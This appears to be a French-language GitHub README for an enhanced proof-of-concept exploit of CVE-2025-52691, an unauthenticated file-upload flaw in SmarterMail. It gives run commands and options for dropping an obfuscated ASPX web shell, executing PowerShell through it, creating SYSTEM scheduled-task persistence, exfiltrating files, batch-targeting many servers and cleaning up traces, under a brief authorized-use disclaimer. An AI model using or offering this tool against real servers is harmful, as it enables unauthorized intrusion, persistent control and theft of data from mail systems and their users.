 deathshotxd/cve-2025-52691-apt-poc

Un exploit de preuve de concept amélioré pour CVE-2025-52691 (Téléchargement arbitraire de fichier RCE dans SmarterMail) avec des fonctionnalités de niveau APT comme l'obfuscation furtive, la persistance, l'exfiltration et le mode interactif. Pour un usage éducatif et des tests autorisés uniquement. Crédits au PoC original par yt2w/CVE-2025-52691.



Upload non authentifié. Suivi de niveau opérateur.
Une preuve de concept SmarterMail avec furtivité, persistance, exfiltration et chemins de nettoyage.
Ceci est une preuve de concept améliorée pour CVE-2025-52691, l'upload arbitraire de fichier non authentifié dans SmarterTools SmarterMail qui peut mener à l'exécution de code à distance. Le chemin principal est inchangé : énumérer les points de terminaison d'upload, déposer un web shell ASPX obfusqué, et exécuter des commandes à travers celui-ci. La couche opérateur ajoute un comportement de requête aléatoire, la prise en charge de proxy, un chemin de persistance par tâche planifiée, l'exfiltration de fichiers, l'exécution interactive de commandes et le nettoyage.
Usage autorisé uniquement. Cet outil existe à des fins d'éducation, de validation défensive et de tests d'intrusion approuvés. L'exécuter contre un système sans autorisation écrite explicite est illégal dans la plupart des juridictions. L'auteur décline toute responsabilité en cas de mauvaise utilisation.

| Étape | Ce qui se passe | Artefact ou option |
|---|---|---|
| 1. Atteindre | Normalise l'URL cible et vérifie une réponse HTTP 200. | URL cible |
| 2. Upload | Essaie cinq points de terminaison d'upload avec des corps multipart, brut et JSON. | <random>.aspx |
| 3. Vérifier | Requête le chemin du shell généré et confirme la sortie de commande. | ?auth=<password> |
| 4. Opérer | Exécute des commandes PowerShell, ouvre un shell interactif ou récupère un fichier. | -c, --interactive, --exfil |
| 5. Persister | Crée une tâche planifiée quotidienne en tant que SYSTEM. | --persistence |
| 6. Nettoyer | Supprime le shell uploadé et son chemin d'accès. | --cleanup |
L'étape de persistance est livrée avec une URL de payload fictive. Remplacez-la
dans exploit-poc.py avant d'utiliser ce chemin dans un laboratoire autorisé.
--no-verify.--check-only confirme l'accessibilité sans rien téléverser.--cleanup supprime le shell téléversé après l'opération.
requests.python3 -m pip install requests
Aucun autre paquet tiers n'est requis.
git clone https://github.com/DeathShotXD/CVE-2025-52691-APT-PoC.git
cd CVE-2025-52691-APT-PoC
python3 -m pip install requests

# Confirm the lab target is reachable before doing anything else.
python3 exploit-poc.py https://lab.example.com --check-only
Puis, uniquement contre un système que vous possédez ou êtes autorisé à tester :
python3 exploit-poc.py https://lab.example.com -c "whoami"
python3 exploit-poc.py <target_url> [options]
<target_url> est l'URL de base du serveur SmarterMail, par exemple
https://mail.example.com.
| Option | Description |
|---|---|
--targets-file <file> | Lit une URL cible par ligne et les traite séquentiellement. |
-c, --command <cmd> | Exécute une commande via le shell téléversé après vérification. |
-t, --timeout <seconds> | Délai d'expiration des requêtes en secondes. Par défaut : 30. |
--proxy <url> | Achemine les requêtes via un proxy HTTP, par exemple http://127.0.0.1:8080. |
--no-verify | Désactive la vérification des certificats SSL. |
--check-only | Vérifie l'accessibilité et quitte sans téléverser. |
--persistence | Crée une tâche planifiée quotidienne en tant que SYSTEM. Remplacez d'abord l'URL de charge utile de l'espace réservé. |
--exfil <remote:local> | Lit un fichier distant via le shell et l'écrit localement. |
--interactive | Ouvre une invite de commande interactive après vérification. |
--cleanup | Supprime le shell téléversé après l'opération. |
--log-level <level> | DEBUG, INFO, WARNING ou ERROR. Par défaut : INFO. |
Exécution de base en laboratoire :
python3 exploit-poc.py https://mail.lab.internal
Exécuter une commande :
python3 exploit-poc.py https://mail.lab.internal -c "systeminfo"
Acheminer via Burp et persistance des requêtes :
python3 exploit-poc.py https://mail.lab.internal \
  --proxy http://127.0.0.1:8080 \
  --persistence
Session interactive avec nettoyage :
python3 exploit-poc.py https://mail.lab.internal --interactive --cleanup
Mode batch :
python3 exploit-poc.py --targets-file targets.txt
Exfiltrer un fichier depuis un hôte Windows :
python3 exploit-poc.py https://mail.lab.internal \
  --exfil "C:\Windows\Temp\proof.txt:proof.txt"







